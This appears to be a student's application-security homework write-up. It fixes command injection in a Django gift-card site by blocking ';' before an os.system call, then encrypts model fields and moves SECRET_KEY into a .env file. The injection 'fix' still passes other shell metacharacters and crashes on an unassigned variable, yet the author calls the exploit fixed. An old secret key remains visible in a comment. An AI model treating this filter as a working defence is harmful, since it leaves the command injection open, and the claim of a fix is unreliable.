When looking at the potential fix for this, I tried looking at what allows this command to process in such order. This is where I found that its all about the ‘;’ pipe that's added between commands which strings everything together. Thus, even if someone was to inject a command, they would need ‘;’ to string it together for execution. Accordingly, I added a simple check for this parameter in parse_card_data() function in which it would only retrieve the name if ‘;’ was not present:



```
    if (";" not in card_path_name): # Command Injection Fix: added a check so that it only takes in valid file name
        ret_val = system(f"./{CARD_PARSER} 2 {card_path_name} > tmp_file")
    if ret_val != 0:
        return card_file_data
    with open("tmp_file", 'r') as tmp_file:
        return tmp_file.read()
```

After the fix was implemented, subsequent tests returned me to ‘UnboundLocalError at /use.html’ page which indicated that a command was being rejected altogether. Next, I looked at the django debug log which did not have any output beyond the error “UnboundLocalError: local variable 'ret_val' referenced before assignment” which indicates that the exploit has been fixed!!




```
System check identified some issues:

WARNINGS:
LegacySite.User: (models.W042) Auto-created primary key used when not defining a
 primary key type, by default 'django.db.models.AutoField'.
        HINT: Configure the DEFAULT_AUTO_FIELD setting or the LegacysiteConfig.d
efault_auto_field attribute to point to a subclass of AutoField, e.g. 'django.db
.models.BigAutoField'.

System check identified 1 issue (0 silenced).
November 06, 2022 - 05:10:34
Django version 4.1.2, using settings 'GiftcardSite.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CONTROL-C.
[06/Nov/2022 05:10:44] "GET /use.html HTTP/1.1" 200 9772
Not Found: /fonts/flaticon/font/flaticon.css
[06/Nov/2022 05:10:44] "GET /fonts/flaticon/font/flaticon.css HTTP/1.1" 404 6807
Not Found: /fonts/icomoon/style.css
[06/Nov/2022 05:10:44] "GET /fonts/icomoon/style.css HTTP/1.1" 404 6780
Internal Server Error: /use.html
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py
", line 55, in inner
    response = get_response(request)
  File "/usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py", li
ne 197, in _get_response
    response = wrapped_callback(request, *callback_args, **callback_kwargs)
  File "/home/ubuntu/Documents/appsec/AppSecAssignment2/GiftcardSite/LegacySite/
views.py", line 187, in use_card_view
    card_data = extras.parse_card_data(card_file_data.read(), card_file_path)
  File "/home/ubuntu/Documents/appsec/AppSecAssignment2/GiftcardSite/LegacySite/
extras.py", line 57, in parse_card_data
    if ret_val != 0:
UnboundLocalError: local variable 'ret_val' referenced before assignment
[06/Nov/2022 05:10:53] "POST /use.html HTTP/1.1" 500 70656
```

—------ Part 2 —-------


I initially started my search by Googling “django encryption,” to which I stumbled upon the library django cryptography (https://django-cryptography.readthedocs.io/en/latest/). Following the instructions, I realized that they offered a very simple implementation, and I simply had to call the encrypt() method in the models.py file per instructions from https://pypi.org/project/django-cryptography/.

Accordingly, encrypted all the fields which would have PII or otherwise sensitive details.



```python
class Product(models.Model):
    product_id = models.AutoField(primary_key=True)
    product_name = encrypt(models.CharField(max_length=50, unique=True))
    product_image_path = encrypt(models.CharField(max_length=100, unique=True))
    recommended_price = encrypt(models.IntegerField())
    description = encrypt(models.CharField(max_length=250))

class Card(models.Model):
    id = models.AutoField(primary_key=True)
    data = models.BinaryField(unique=True)
    product = models.ForeignKey('LegacySite.Product', on_delete=models.CASCADE, default=None)
    amount = models.IntegerField()
    fp = encrypt(models.CharField(max_length=100, unique=True))
    user = encrypt(models.ForeignKey('LegacySite.User', on_delete=models.CASCADE))
    used = encrypt(models.BooleanField(default=False))
```

When it came to key management, I searched through each file to locate where the KEY is stored and found it in settings.py file where it was shown in plain text, a clear vulnerability.



Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More

models.py settings.py × encryption_explanation

home > ubuntu > Documents > appsec > AppSecAssignment2 > GiftcardSite > GiftcardSite > settings.py

```python
"""
Django settings for GiftcardSite project.

Generated by 'django-admin startproject' using Django 3.0.8.

For more information on this file, see
https://docs.djangoproject.com/en/3.0/topics/settings/

For the full list of settings and their values, see
https://docs.djangoproject.com/en/3.0/ref/settings/
"""

import os
import base64
from decouple import config #part2 encryption


# Build paths inside the project like this: os.path.join(BASE_DIR, ...)
BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
SECRET_KEY = config('SECRET_KEY')


# Quick-start development settings - unsuitable for production
# See https://docs.djangoproject.com/en/3.0/howto/deployment/checklist/

# SECURITY WARNING: keep the secret key used in production secret!
#SECRET_KEY = 'kmgysa#fz+9(zl*=c0ydrjizk*7sthm2galz4=^61$cxcq8b$l'

# SECURITY WARNING: don't run with debug turned on in production!
DEBUG = True
```

Next, I began to search for a scalable solution which would not require an end user to update the hardcoded value in this file and that's when I found this article (https://simpleisbetterthancomplex.com/2015/11/26/package-of-the-week-python-decouple.html) which talked about the decouple module which has config() method that can be used to store secret_key in the environment file. I created the environment file as .env so that it's a hidden file

Using the env file made key management scalable as I no longer had to go to settings.py file to change the hardcoded key every time and I just needed to update the env. With a new key which can be referenced via config('SECRET_KEY') where it's needed.